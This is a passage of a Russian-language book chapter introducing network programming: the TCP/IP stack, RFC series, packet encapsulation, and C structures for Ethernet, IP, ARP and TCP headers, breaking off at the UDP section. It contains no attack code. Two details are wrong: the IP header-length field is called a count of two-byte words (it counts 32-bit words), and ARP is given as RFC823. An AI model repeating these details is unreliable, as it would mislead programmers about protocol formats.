VISIT…

Глава 3

Введение в сетевое программирование

Многим сетевым боевым утилитам в своей работе необходимо напрямую обращать к полям заголовков сетевых пакетов. Поэтому программисту нужно хорошо представлять, как формируются сетевые пакеты, знать общую структуру заголовков основных типов пакетов и особенности работы с ними. Предполагается, что читатель ознакомился с литературой, которая предлагалась ему во введении, поэтому в этой главе даны лишь некоторые сведения для освежения знаний и то, что не всегда можно найти в учебниках по программированию.

3.1. Стек протоколов TCP/IP

Все сетевые утилиты в этой книге используют только стек протоколов TCP/IP, так как это в настоящее время основной стек в локальных и глобальных сетях, в том числе в Интернете. Кроме того, в книге рассматривается только протокол IP версии 4 (IPv4), так как IP версии 6 (IPv6) хотя и начинает постепенно внедряться в некоторых странах, но до массового его использования еще далеко. Когда IPv6 распространится по всему миру, в новые редакции этой книги, возможно, будут добавлены новые сведения, а пока же включение IPv6 только излишне усложнило бы исходные коды приведенных программ, а, следовательно, и их понимание.

TCP/IP — это семейство сетевых протоколов, ориентированных на совместную работу. Основными протоколами, которые входят в это семейство, являются:

- IP (Internet Protocol, протокол Интернета) — обеспечивает передачу данных, называемых дейтаграммами, от одного узла к другому. При этом каждый узел должен идентифицироваться IP-адресом. Именно IP-протокол отвечает за адресацию всей сети с помощью IP-адресов, так как только

в заголовках IP-дейтаграмм используются IP-адреса. Этот протокол является *ненадежным* протоколом *без установления* соединения. Это означает, что каждая дейтаграмма передается по сети независимо от других, а, следовательно, не гарантируется, что дейтаграммы придут в пункт назначения, и сохранится порядок их следования. Протокол IPv4 описан в RFC791.

- ICMP (Internet Control Message Protocol, протокол управляющих сообщений в Интернете) — отвечает за различные виды низкоуровневой поддержки протокола IP, например, передает сообщения о трудностях маршрутизации дейтаграмм и другие диагностические сообщения. Протокол ICMP описан в RFC792, дополнения в RFC950, 1256.
- ARP (Address Resolution Protocol, протокол преобразования адресов) — предназначен для определения аппаратного адреса (MAC-адреса) узла в сети по его адресу. Описан в RFC823. Существует протокол RARP (Reverse Address Resolution Protocol, протокол обратного преобразования адресов), который выполняет обратную трансляцию, т. е. определяет IP-адрес по известному MAC-адресу. Протокол RARP описан в RFC903.
- TCP (Transmission Control Protocol, протокол управления передачей) — надежный протокол с установлением соединения. То есть этот протокол обеспечивает надежную доставку потоков данных и службу поддержки виртуальных соединений за счет использования подтверждений и повторной передачи пакетов при возникновении необходимости. Описан в RFC793, дополнения в 1072, 1146.
- UDP (User Datagram Protoco, протокол пользовательских дейтаграмм) — обеспечивает простую службу передачи дейтаграмм конкретным приложениям на указанном узле без гарантии доставки. Описан в RFC768.

Перечисленные протоколы можно назвать базовыми, так как во многом именно на них построено функционирование сетей TCP/IP.

Протоколы, ориентированные на установление соединения, принято называть *потоковыми* (TCP), а не ориентированные на установление соединения — *дейтаграммными* (IP, UDP, ICMP, ARP, RARP).

Другие существующие стеки протоколов используют свои семейства сетевых протоколов. Например, стек IPX/SPX от фирмы Novell — это семейство таких протоколов, как NLSP, IPX, SPX, NCP, SAP и др. Но совсем не обязательно отдельные протоколы принадлежат только к одному стеку протоколов. Фактически все протоколы прикладного и канального уровня входят в стек TCP/IP лишь условно, потому что могут работать (и работают) в других существующих стеках протоколов.

Стек TCP/IP базируется на многоуровневой схеме взаимодействия протоколов. Он делится на 4 уровня: прикладной (application layer), транспортный (host-to-host layer), межсетевой (internet layer) и уровень доступа к сети (network interface layer).

Международной организацией по стандартизации (International Organization for Standardization, ISO) была предложена своя универсальная семиуровневая модель, названная OSI (Open System Interconnection Reference Model, модель взаимодействия открытых систем). Но в реальности такая модель не используется и служит лишь в качестве эталона для классификации и сопоставления протокольных стеков. На рис. 3.1 показано приблизительное соотношение уровней модели OSI и стека TCP/IP с некоторыми протоколами.

Эталонная модель OSI	Протоколы	Стек TCP/IP
Прикладной (Application layer)	HTTP, FTP, Telnet, SMTP, SSL, SSH, SNMP	Прикладной (Application layer)
Представительный (Presentation layer)		
Сеансовый (Session layer)		
Транспортный (Transport layer)	TCP, UDP	Транспортный (Host-to-Host layer)
Сетевой (Network layer)	IP, ICMP, IGMP, RIP, ARP, RARP, OSPF	Межсетевой (Internet layer)
Канальный (Data link layer)	Ethernet, FDDI, ATM, PPP, SLIP, X.25, Token Ring	Доступа к сети (Network interface layer)
Физический (Physical layer)		

Рис. 3.1. Приблизительное соотношение уровней модели OSI и стека TCP/IP с некоторыми протоколами

В дальнейшем, когда я буду в тексте книги употреблять названия уровней, то не буду уточнять, относится конкретное название к модели OSI или к стеку TCP/IP, — вы должны распознать это сами, а рис. 3.1 вам в этом поможет.

3.2. RFC — главный источник информации

Спецификации семейства протоколов TCP/IP и связанные с ними архитектурные вопросы Интернета содержатся в серии документов RFC (Request for Comments, предложения для обсуждения). Каждый документ RFC имеет уни-

кальный порядковый номер, который никогда не изменяется. Если появляются какие-либо улучшения в конкретной технологии, то ее спецификация оформляется в новый RFC.

Существуют отдельные серии документов, являющиеся подмножествами RFC:

- документы STD (Standard, стандартные) — содержат описания протоколов Интернета, которые прошли процедуру проверки и тестирования в IETF и были формально приняты в качестве стандартов;
- документы FYI (For Your Information, к вашему сведению) — это вводные или информационные материалы, предназначенные для широкой аудитории;
- документы BCP (Best Current Practice, лучший существующий подход) — описания принятых процедур и рекомендаций по использованию технологий Интернета.

Каждая из названных серий имеет свою нумерацию документов. Часто один документ может быть сразу в нескольких сериях под разными номерами. Например, документ RFC3066, Tags for the Identification of Languages (теги для идентификации языков) также известен как BCP 47.

Получить копии RFC можно разными путями, например, на сайте **http://www.faqs.org/rfcs/** или на **http://www.rfc-editor.org** (это ресурс является центром сбора информации по документам RFC). На данных сайтах имеется удобный поиск по ключевым словам, позволяющий найти нужные RFC, если их номер вам не известен. Там же можно скачать полный перечень RFC (RFC-index).

3.3. Пакеты и инкапсуляция

Данные передаются по сети в форме пакетов, имеющих максимальный размер, определяемый ограничениями канального уровня. Каждый пакет состоит из заголовка и полезного содержимого (или просто "данных"). Заголовок содержит различные служебные данные, например, откуда прибыл пакет и куда он направляется. Полезное содержимое — это данные, подлежащие пересылке.

Термины, применяемые для обозначения блока передаваемых данных, различны для каждого уровня стека TCP/IP кроме того, они зависят от типа протокола: дейтаграммный или потоковый (рис. 3.2).

Мы в этой книге будем в основном употреблять универсальный термин "пакет".

	Потоковые протоколы (TCP)		Дейтаграммные протоколы (IP, UDP, ICMP)
Прикладной (Application layer)	Stream (поток)		Message (сообщение)
Транспортный (Host-to-Host layer)	Segment (сегмент)		Packet (пакет)
Межсетевой (Internet layer)	Datagram (дейтаграмма)		Datagram (дейтаграмма)
Доступа к сети (Network interface layer)	Frame (кадр)		Frame (кадр)

Рис. 3.2. Термины, применяемые для обозначения блока передаваемых данных

Пакет формируется к отправке, начиная с вышележащего уровня и вниз по стеку протоколов. При этом каждый уровень добавляет свой заголовок. Законченный пакет одного уровня становится полезным содержимым пакета, формируемого следующим уровнем. Этот процесс называется инкапсуляцией. Полностью сформированный пакет передается физическим уровнем принимающему узлу, где инкапсулированные данные восстанавливаются в обратном порядке.

Рассмотрим конкретный пример (рис. 3.3). Допустим, пользователь хочет посмотреть в Интернете страничку **http://www.example.com**, он набирает в своем браузере адрес этого сайта и нажимает <Enter>. Так как за взаимодействие и обмен информацией между браузером и сервером на прикладном уровне отвечает протокол HTTP (версия HTTP/1.1 описана в RFC2068), то согласно спецификации этого протокола браузер формирует такой запрос:

```
GET / HTTP/1.1\r\n
Host: www.example.com\r\n\r\n
```

Обычно браузер включает больше информации в запрос, но мы для простоты ограничимся только этими данными.

Сформированный блок данных передается на транспортный уровень. Согласно RFC2068, протоколу HTTP необходима надежная передача данных, поэтому на транспортном уровне добавляется TCP-заголовок. В заголовке TCP указывается номер порта получателя (обычно 80), номер порта отправителя и другая информация (*подробную информацию о структуре заголовков см. в разд. 3.4*).

С транспортного уровня пакет передается на межсетевой уровень, где добавляется заголовок IP. В этом заголовке помимо прочей информации указывается IP-адрес отправителя и IP-адрес получателя. Чтобы преобразовать в IP-адрес

доменное имя сервера (**www.example.com**), IP-модуль предварительно сделает запрос к серверу DNS, если, конечно, необходимого соответствия не обнаружится на локальном компьютере.



Рис. 3.3. Формирование сетевого пакета в стеке TCP/IP

С межсетевого уровня полученный пакет попадает на уровень доступа к сети. Какой заголовок будет добавлен на этом уровне, зависит от типа сетевого соединения. Если это локальная сеть, построенная по технологии Ethernet (как в нашем примере), то будет добавлен Ethernet-заголовок. Если локальная сеть построена по технологии FDDI, то, значит, будет добавлен заголовок FDDI, если происходит соединение по обычному модему типа "точка-точка" (Point-to-Point), то будет добавлен заголовок PPP и т. д.

В заголовке Ethernet указываются MAC-адреса отправителя и получателя. Для определения MAC-адреса получателя будет просмотрен ARP-кэш локального компьютера и если его там не обнаружится, то будет сформирован ARP-запрос для поиска MAC-адреса по IP-адресу получателя.

Полностью сформированный пакет передается в сеть. В пути следования этот пакет может передаваться из одной сети в другую, из-за чего на транзитных маршрутизаторах у этого пакета может меняться заголовок канального уровня. Кроме того, пакет может подвергаться фрагментации, т. е. дроблению на более маленькие пакеты, в том случае если передача целого пакета из-за ограничений сети невозможна.

Когда пакет прибудет на сервер, то TCP/IP-стек сервера выполнит обратную операцию. Сначала будет просмотрен заголовок канального уровня и если аппаратный адрес сервера совпадает, то заголовок канального уровня будет отделен, а остальная часть пакета будет передана выше на межсетевой уровень. На межсетевом уровне будут сверены IP-адреса, контрольная сумма и прочие данные, и если все хорошо, то IP-заголовок будет отделен, а оставшаяся часть пакета будет передана на транспортный уровень. На транспортном уровне будет проверен порт получателя, контрольная сумма и прочие поля TCP-заголовка и в случае успеха этот заголовок также будет отделен, а оставшаяся часть будет передана на прикладной уровень Web-серверу. Web-сервер просмотрит HTTP-запрос и сформирует в соответствии с протоколом HTTP ответ. В ответе либо будет послана запрашиваемая страница, либо сообщение об ошибке, если страница отсутствует. Далее стеком TCP/IP сервера будет проделана аналогичная операция для посылки пакета с ответом клиенту.

3.4. Структуры заголовков сетевых пакетов

Чтобы можно было работать с полями заголовков сетевых пакетов, в программе должны быть определены необходимые структуры. В Linux определения структур всех основных типов сетевых пакетов хранятся в отдельных заголовочных файлах, которые можно подключать в свою программу. Причем в Linux существует два независимых каталога, где программист может найти такие заголовочные файлы. Первый каталог свойствен исключительно системам Linux — /usr/include/linux/, и второй, доступный практически во всех разновидностях UNIX, — /usr/include/netinet/ (часть заголовочных файлов также вынесена в отдельный каталог /usr/include/net/).

Примеры включения в программу заголовочных файлов из первого каталога:

```
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/udp.h>
#include <linux/icmp.h>
#include <linux/if_ether.h>
```

Примеры включения в программу заголовочных файлов из второго каталога:

```
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
#include <netinet/ip_icmp.h>
#include <net/ethernet.h>
```

По названиям заголовочных файлов легко догадаться, для чего они предназначены, например, файл udp.h содержит определение структуры UDP-заголовка, файлы if_ether.h и ethernet.h содержат определения структур Ethernet-заголовка, в файлах ip_icmp.h и icmp.h находятся определения структур ICMP-заголовка.

Заголовочные файлы в этих двух каталогах содержат в целом идентичные структуры, отличия встречаются в названиях полей структур. Также по моему личному опыту можно сделать вывод, что в каталоге /usr/include/linux/ содержатся более совершенные структуры, отражающие все современные нововведения в сетевых протоколах. Например, структура TCP-заголовка в заголовочном файле /linux/tcp.h имеет поля экспериментальных флагов ECE и CWR (см. RFC3168), которых нет в аналогичной структуре в заголовочном файле /netinet/tcp.h. Следовательно, если вам необходимо обеспечить совместимость вашей программы со многими версиями UNIX, то лучше использовать заголовочные файлы из каталога /usr/include/netinet/ (и сопутствующего ему /usr/include/net/). Если же вам нужны более современные структуры и совместимость только с версиями Linux, то заголовочные файлы следует брать из /usr/include/linux/.

Разумеется, в одной программе можно подключать заголовочные файлы из обоих этих каталогов, главное чтобы определения структур не перекрывались.

Но вместо того, чтобы включать стандартные заголовочные файлы в программу, есть другой, лучший способ, который практикуется многими программистами — это совсем не включать структуры из стандартных заголовочных файлов, а определять в программе "собственные" структуры сетевых пакетов. Для этого можно просто скопировать нужные структуры из стандартных заголовочных файлов и при желании изменить в них названия полей. Собственные структуры можно также занести в отдельный заголовочный файл и подключать его к своей программе. Этот способ обеспечивает 100% переносимость, так как исчезает зависимость от системных заголовочных файлов. Но у него также есть небольшой минус: этот способ довольно неудобен, особенно если необходимо определять множество структур в программе.

В этой книге я сначала хотел выбрать унифицированный подход, например, включать во все программы, в которых требуется работать с полями заголовков пакетов, только структуры из одного стандартного каталога /usr/include/netinet/, но потом отказался от этого варианта, выбрав смешанный подход. Поэтому в исходных кодах в этой книге вы встретите заголовочные файлы, как из каталогов /usr/include/linux/ и /usr/include/netinet/, так и определения "собственных" структур.

Далее показаны форматы всех основных сетевых пакетов и приведены определения структур заголовков сетевых пакетов, которые можно использовать в ваших программах, как "собственные" структуры. Описания полей не приводятся, их вы сможете прочитать в соответствующих RFC. Даны лишь некоторые специфические сведения, необходимые при программировании.

Приведенные структуры заголовков составлены на основе структур из заголовочных файлов каталога /usr/include/linux/, но не являются их точными копиями.

3.4.1. Ethernet-заголовок

На рис. 3.4 показан формат Ethernet-пакета, а в листинге 3.1 — определение структуры Ethernet-заголовка.



Рис. 3.4. Формат Ethernet-пакета

Листинг 3.1. Определение структуры Ethernet-заголовка

```
struct ethhdr
{
  unsigned char h_dest[ETH_ALEN];   /* аппаратный адрес получателя*/
  unsigned char h_source[ETH_ALEN]; /* аппаратный адрес отправителя */
  unsigned short h_proto;           /* тип пакета */
};
```

Ниже приведены некоторые константы и определения, взятые из заголовочного файла /linux/if_ether.h. Вы можете использовать их в своих программах:

```
#define ETH_ALEN 6 /* количество байт в аппаратном адресе */

/* Значения для поля "Тип пакета" */
#define ETH_P_IP   0x0800 /* IP-пакет */
#define ETH_P_X25  0x0805 /* пакет X.25 */
```

```
#define ETH_P_ARP  0x0806 /* ARP-пакет */
#define ETH_P_RARP 0x8035 /* RARP-пакет */
#define ETH_P_ALL  0x0003 /* Любой пакет (будьте осторожны!!!) */
```

3.4.2. IP-заголовок

На рис. 3.5 показан формат IP-пакета, а в листинге 3.2 — определение структуры IP-заголовка.



Рис. 3.5. Формат IP-пакета

Листинг 3.2. Определение структуры IP-заголовка

```
typedef unsigned char __u8;
typedef unsigned short __u16;
typedef unsigned int __u32;

struct iphdr {
  __u8  ihl:4,      /* длина заголовка в двухбайтовых словах */
```



```
        version:4; /* версия */
  __u8  tos;       /* тип службы */
  __u16 tot_len;   /* общая длина пакета в байтах */
  __u16 id;        /* идентификатор пакета */
  __u16 frag_off;  /* флаги и смещение фрагмента */
  __u8 ttl;        /* время жизни */
  __u8 protocol;   /* протокол */
  __u16 check;     /* контрольная сумма */
  __u32 saddr;     /* IP-адрес отправителя */
  __u32 daddr;     /* IP-адрес получателя */
};
```

Чтобы получить доступ к отдельным флагам IP-заголовка, которые расположены в поле `frag_off` структуры, можно применить битовые операции к этому полю и следующие макроопределения:

```
#define IP_RF 0x8000        /* резервный флаг (равен 0) */
#define IP_DF 0x4000        /* флаг, запрещающий фрагментацию */
#define IP_MF 0x2000        /* флаг наличия следующих фрагментов */
#define IP_OFFMASK 0x1fff   /* маска для поля "Смещение фрагмента" */
```

Ниже приведены некоторые константы и определения, взятые из заголовочного файла /netinet/in.h. Вы можете использовать их в своих программах:

```
/* Значения для поля "Протокол" */
enum
  {
    IPPROTO_IP = 0,      /* Dummy protocol for TCP.  */
#define IPPROTO_IP          IPPROTO_IP
    IPPROTO_ICMP = 1,    /* Internet Control Message Protocol.  */
#define IPPROTO_ICMP        IPPROTO_ICMP
    IPPROTO_IGMP = 2,    /* Internet Group Management Protocol. */
#define IPPROTO_IGMP        IPPROTO_IGMP
    IPPROTO_TCP = 6,     /* Transmission Control Protocol.  */
#define IPPROTO_TCP         IPPROTO_TCP
    IPPROTO_EGP = 8,     /* Exterior Gateway Protocol.  */
#define IPPROTO_EGP         IPPROTO_EGP
    IPPROTO_UDP = 17,    /* User Datagram Protocol.  */
#define IPPROTO_UDP         IPPROTO_UDP
    IPPROTO_RAW = 255,         /* Raw IP packets.  */
#define IPPROTO_RAW         IPPROTO_RAW
  };
```

3.4.3. ARP-заголовок

На рис. 3.6 показан формат ARP-пакета, а в листинге 3.3 определение структуры ARP-заголовка.



Рис. 3.6. Формат ARP-пакета

Листинг 3.3. Определение структуры ARP-заголовка

```
struct arphdr
{
  unsigned short ar_hrd;           /* тип оборудования */
  unsigned short ar_pro;           /* тип протокола */
  unsigned char  ar_hln;           /* длина аппаратного адреса  */
  unsigned char  ar_pln;           /* длина протокольного адреса */
  unsigned short ar_op;            /* код операции */
  unsigned char  ar_sha[ETH_ALEN]; /* аппаратный адрес отправителя */
  unsigned char  ar_sip[4];        /* IP-адрес отправителя */
  unsigned char  ar_tha[ETH_ALEN]; /* аппаратный адрес получателя */
  unsigned char  ar_tip[4];        /* IP-адрес получателя */
};
```


Ниже приведены некоторые константы и определения, взятые из заголовочного файла /linux/if_arp.h. Вы можете использовать их в своих программах:

```
/* Значения для поля "Тип оборудования" */
#define ARPHRD_ETHER  1            /* Ethernet 10Mbps */
#define ARPHRD_ARCNET 7            /* ARCnet */
#define ARPHRD_ATM    19           /* ATM */
#define ARPHRD_X25    271          /* CCITT X.25 */
#define ARPHRD_PPP    512

/* Значения для поля "Код операции" */
#define ARPOP_REQUEST 1            /* ARP-запрос */
#define ARPOP_REPLY   2            /* ARP-ответ */
#define ARPOP_RREQUEST 3           /* RARP-запрос */
#define ARPOP_RREPLY  4            /* RARP-ответ */
```

Формат RARP-пакета и структура RARP-заголовка полностью идентичны формату ARP-пакета и структуре ARP-заголовка, отличие только в указываемых значениях в поле "Код операции".

Обратите внимание на важную деталь. В определениях структур ARP-заголовка, содержащихся в заголовочных файлах, последние четыре поля заключены между инструкциями препроцессора `#if 0` и `#endif`, т. е. фактически доступ к этим полям запрещен. Причем так сделано в /linux/if_arp.h и в /net/if_arp.h. Поэтому, если вы будете использовать эти поля в своей программе, то компилятор выдаст ошибку. Если вам нужны последние четыре поля, то у вас нет другого выхода, как определить "собственную" структуру ARP-заголовка (вы можете скопировать ее из листинга 3.3).

3.4.4. TCP-заголовок

На рис. 3.7 показан формат TCP-пакета, а в листинге 3.4 — определение структуры TCP-заголовка.

Листинг 3.4. Определение структуры TCP-заголовка

```
typedef unsigned short __u16;
typedef unsigned int __u32;

struct tcphdr {
```

```
  __u16 source;  /* номер порта отправителя */
  __u16 dest;    /* номер порта получателя */
  __u32 seq;     /* порядковый номер */
  __u32 ack_seq; /* номер подтверждения */
  __u16 res1:4,  /* (зарезервировано) */
        doff:4,  /* смещение данных */
        fin:1,   /* закрыть соединение */
        syn:1,   /* запрос на установление соединения */
        rst:1,   /* разорвать соединение */
        psh:1,   /* немедленно выдать сообщение процессу */
        ack:1,   /* поле номера подтверждения задействовано */
        urg:1,   /* поле срочного указателя задействовано */
        ece:1,   /* экспериментальный флаг (RFC3168) */
        cwr:1;   /* экспериментальный флаг (RFC3168) */
  __u16 window;  /* размер окна */
  __u16 check;   /* контрольная сумма */
  __u16 urg_ptr; /* последний байт срочного сообщения */
};
```



Рис. 3.7. Формат TCP-пакета

3.4.5. UDP-заголовок

На рис. 3.8 показан формат UDP-пакета, а в листинге 3.5 — определение структуры UDP-заголовка.

